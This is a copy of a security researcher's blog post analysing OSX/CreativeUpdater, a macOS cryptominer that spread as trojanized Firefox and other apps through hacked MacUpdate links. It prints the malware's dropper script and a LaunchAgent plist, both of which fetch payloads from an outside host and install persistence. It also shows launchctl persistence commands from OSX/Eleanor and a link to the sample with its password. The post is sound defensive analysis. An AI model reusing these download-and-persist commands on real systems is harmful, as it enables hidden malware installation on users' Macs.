Objective-See


objective-see.com/blog/blog_0x29.html

Analyzing OSX/CreativeUpdater

› a macOS cryptominer, distributed via macupdate.com

02/05/2018

love these blog posts? support my tools & writing on patreon :)




CNN Tech @cnntech · 7h
Meet @patrickwardle. Sweet guy. Surfer. Loves bunnies.
He can hack any Mac in 10 minutes.
money.cnn.com/gallery/techno...

Want to play along? I've shared the malware, which can be downloaded here (password: infect3d).

Background

We're barely into 2018, and already there is another Mac trojan going around. Targeting macOS users, the malware was distributed via infected applications linked to on the popular MacUpdate website. Specifically, on February 1st, the MacUpdate editor 'Jess-MacUpdate' added comments on several popular applications such as FireFox:



Jess-MacUpdate EDITOR on Feb 01, 2018 +0

COMMENT +211


If you have installed-and-run Firefox 58.0.2 since 1 February 2018, please note that we have investigated a suspicious link to a Firefox update posted and found it to be malicious - we have removed the link.

Yikes! 😱

In this short blog post we'll dive into the malware, briefly discussing it's persistence mechanisms, and capabilities.

Before diving in, I want to thank the following security researchers and friends:

- @noarfromspace
  who brought the malware to my attention, provided links and insightful comments about the malware, and AFAIK gets credit for the name OSX/CreativeUpdater!



MacUpdate trojan/miner is a Platypus dropper downloading a miner from Adobe Creative Cloud servers.
virustotal.com/file/8cda44b55 …
virustotal.com/file/e929d223e …
virustotal.com/file/f10dbe681 …
virustotal.com/file/81c01f025 …
virustotal.com/file/50f53146f …

- @thomasreed
  who also wrote a comprehensive blog post about this malware: "New Mac cryptominer distributed via a MacUpdate hack". It's definitely a worthwhile read!

Thomas Reed
@thomasareed

A new Mac cryptominer was being distributed from hacked MacUpdate pages yesterday, disguised as Firefox, OnyX and Deeper. blog.malwarebytes.com/threat-analysi … #macOS #Malware #CryptoMining


New Mac cryptominer distributed via a MacUpdate hack - ...
A new Mac cryptocurrency miner, called OSX.CreativeUpdate, was being distributed from the MacUpdate website, in the guise of known apps such as Firefox.
blog.malwarebytes.com

- @marc_etienne_
  who provided valuable insight into both the discovery and analysis of the malware.

OSX/CreativeUpdater
So, a user is happily browsing MacUpdate, ends up at their listing for Firefox (or OnyX or Deeper)...and decides to download it. As noted by Thomas Reed, the download link on the MacUpdate site had been modified to point to a hacker controlled URL which served up the malware:

"The fake Firefox app was distributed from download-installer.cdn-mozilla.net. (Notice the domain ends in cdn-mozilla.net, which is definitely not the same as mozilla.net. This is a common scammer trick to make you think it's coming from a legitimate site.)"

Thus, instead of the legitimate Firefox application, a trojanized version would be served up to the user in form of a signed disk image (Apple Developer ID: Ramos Jaxson):




Firefox 58.0.2 is validly signed (Apple Dev-ID)

Firefox 58.0.2.dmg
/Users/user/Desktop/Firefox 58.0.2.dmg

```
item type: zlib compressed data
   hashes: view hashes
 entitled: none
sign auth: › Developer ID Application: Ramos Jaxson (C3TQC53LLK)
           › Developer ID Certification Authority
           › Apple Root CA
```


We can mount this disk image by double-clicking it, or via the 'hdiutil' utility:

```
$ hdiutil attach -noverify ~/Downloads/Firefox\ 58.0.2.dmg
/dev/disk3s2   Apple_HFS   /Volumes/Firefox
```




The application shown in the disk image, Firefox.app, is also signed with the same developer ID. The fact the both the disk image and application are signed means that Gatekeeper (in it's default settings) won't block malware from executing.

Looking at contents of the trojaned Firefox application bundle, shows the main binary ('MozillaFirefox'), plus reveals another Firefox application as well as a script (aptly named 'script') in the Resources directory:


/Users/patrick/Downloads/Firefox.app

Name	Size	Kind
Contents	--	Folder
_CodeSignature	--	Folder
Info.plist	659 bytes	Property List
MacOS	--	Folder
MozillaFirefox	130 KB	Unix executable
Resources	--	Folder
appIcon.icns	820 KB	Apple i...n image
AppSettings.plist	490 bytes	Property List
Firefox	166.7 MB	Application
MainMenu.nib	29 KB	Interfa...cument
script	508 bytes	Unix executable

It's easy to confirm the validity of the this second Firefox application by checking it's digital signature (and ensuring it's signed by Mozilla). The WhatsYourSign Finder extension, will display this signing information via the UI:


Firefox is validly signed (Apple Dev-ID)

Firefox.app
/Users/patrick/Downloads/Firefox.app/Contents/Resources/Firefox.app

```
item type: application
   hashes: view hashes
 entitled: none
sign auth: › Developer ID Application: Mozilla Corporation (43AQ936H96)
           › Developer ID Certification Authority
           › Apple Root CA
```

As we'll shortly see, that malware will execute the legitimate Firefox application so that user will no suspect anything malicious has occurred!

Decompiling the main executable, 'MozillaFirefox', we can see it looking for the 'script' file:

```
  void -[ScriptExecController loadAppSettings](void * self, void * _cmd) {

    r13 = [[var_1B0 pathForResource:@"script" ofType:0x0] retain];
    r15 = @selector(defaultManager);
    r12 = [_objc_msgSend_100015138(@class(NSFileManager), r15) retain];
    rbx = [[var_1B0 pathForResource:@"script" ofType:0x0] retain];
    r14 = [r12 fileExistsAtPath:rbx];
    if (r14 == 0x0) {
            [Alerts fatalAlert:@"Corrupt app bundle"
                    subText:@"Script missing from application bundle."];
    }
```


It then executes it, via a call to the '-[ScriptExecController executeScript]' method:

```
  void -[ScriptExecController executeScript](void * self, void * _cmd) {

    rbx = self;

    [rbx prepareForExecution];
    [rbx prepareInterfaceForExecution];
    *(int8_t *)(rbx + r14) = 0x1;
    if (*(int32_t *)&rbx->execStyle == 0x1) {
            rsi = @selector(executeScriptWithPrivileges);
    }
    else {
            rsi = @selector(executeScriptWithoutPrivileges);
    }
    (*_objc_msgSend)(rbx, rsi);

    return;
  }

  void -[ScriptExecController executeScriptWithoutPrivileges](void * self, void
* _cmd) {
    r13->task = [[NSTask alloc] init];

    [r13->task setLaunchPath:r13->interpreterPath];
    [r13->task setArguments:r13->arguments];

    [r13->task launch];

    ...

  }
```

As noted by @noarfromspace on Twitter, OSX/CreativeUpdater was created using a legitimate developer tool called Platypus. According to it's website:
"Platypus is a Mac OS X developer tool that creates native Mac applications from interpreted scripts such as shell scripts or Perl, Ruby and Python programs. This is done by wrapping the script in an application bundle along with a native executable binary that runs the script."

This explains why the main application (i.e. the trojanized Firefox.app), simply executes the 'script' file when run.

Hrmm, where have we seen Platypus used before!? In OSX/Eleanor:



ELEANOR
persistence

EasyDoc Converter.app

Name	Kind
Contents	Folder
Info.plist	Property List
MacOS	Folder
EasyDoc Converter	Unix executable
Resources	Folder
agent.php	PHP
appicon.icns	Apple icon image
AppSettings.plist	Property List
check_hostname	Unix executable
com.getdropbox.dropbox.integritycheck_orig.plist	Property List
com.getdropbox.dropbox.timegrabber_orig.plist	Property List
com.getdropbox.dropbox.usercontent_orig.plist	Property List
config	TextEdit.app Document
MainMenu.nib	Document
public.key	Keynote Presentation
rero	Folder
rules	TextEdit.app Document
[illegible]	Unix executable
script	Unix executable
shell.php	PHP

app bundle

platypus


› create macOS apps from scripts

› sveinbjorn.org/platypus

```
mv $DIR/com.getdropbox.dropbox.usercontent.plist ~/Library/LaunchAgents/
com.getdropbox.dropbox.usercontent.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

mv $DIR/com.getdropbox.dropbox.integritycheck.plist ~/Library/LaunchAgents/
com.getdropbox.dropbox.integritycheck.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist

mv $DIR/com.getdropbox.dropbox.timegrabber.plist ~/Library/LaunchAgents/
com.getdropbox.dropbox.timegrabber.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist
```

launch agent installations

And as I noted on twitter, OSX/Eleanor also used MacUpdate to spread:



patrick wardle
@patrickwardle

new Mac malware OSX/CreativeUpdate is distributed via MacUpdate.com and uses Platypus (a dev tool that creates native apps from scripts). The last Mac malware distributed via MacUpdate.com was OSX/Eleanor (2016) - also used Platypus 🤔 🍎☠️

Intriguing! Are they related? Who knows...

Moving on, let's peak at the script that's executed when the malicious application is started:

```
$ cat Firefox.app/Contents/Resources/script

open Firefox.app
if [ -f ~/Library/mdworker/mdworker ]; then
  killall MozillaFirefox
else
  nohup curl -o ~/Library/mdworker.zip
  https://public.adobecc.com/files/1U14RSV3MVAHBMEGVS4LZ42AFNYEFF
          ?content_disposition=attachment
  &&  unzip -o ~/Library/mdworker.zip -d ~/Library
  &&  mkdir -p ~/Library/LaunchAgents
  &&  mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents
  &&  sleep 300
  &&  launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist
  &&  rm -rf ~/Library/mdworker.zip
  &&  killall MozillaFirefox &
```

As Thomas Reed notes:

"...this code first attempts to open the decoy application. Next, if the malware is already installed, the malicious dropper process is killed, since installation is not necessary.

If the malware is not installed, it will download the malware and unzip it into the user's Library folder...It also installs a malicious launch agent file named MacOSupdate.plist, which recurrently runs another script."

In other words, it simply downloads and installs a persistent payload. What could this be?

Though the zip file the malware tries to download (mdworker.zip, from https://public.adobecc.com/files/1U14RSV3MVAHBMEGVS4LZ42AFNYEFF) is not longer available, luckily we can grab it from VirusTotal.

First, let's look at the 'MacOSupdate.plist' file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
<key>Label</key>
<string>MacOSupdate</string>
<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>launchctl unload -w ~/Library/LaunchAgents/MacOS.plist
          && rm -rf ~/Library/LaunchAgents/MacOS.plist &&
          curl -o ~/Library/LaunchAgents/MacOS.plist
          https://public.adobecc.com/files/1UJET2WD0VPD5SD0CRLX0EH2UIEEFF?
            content_disposition=attachment
          && launchctl load -w ~/Library/LaunchAgents/MacOS.plist
          && ~/Library/mdworker/mdworker</string>
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```

Ok, kinda stupid - just downloads and installs another (new?) version of MacOS.plist.

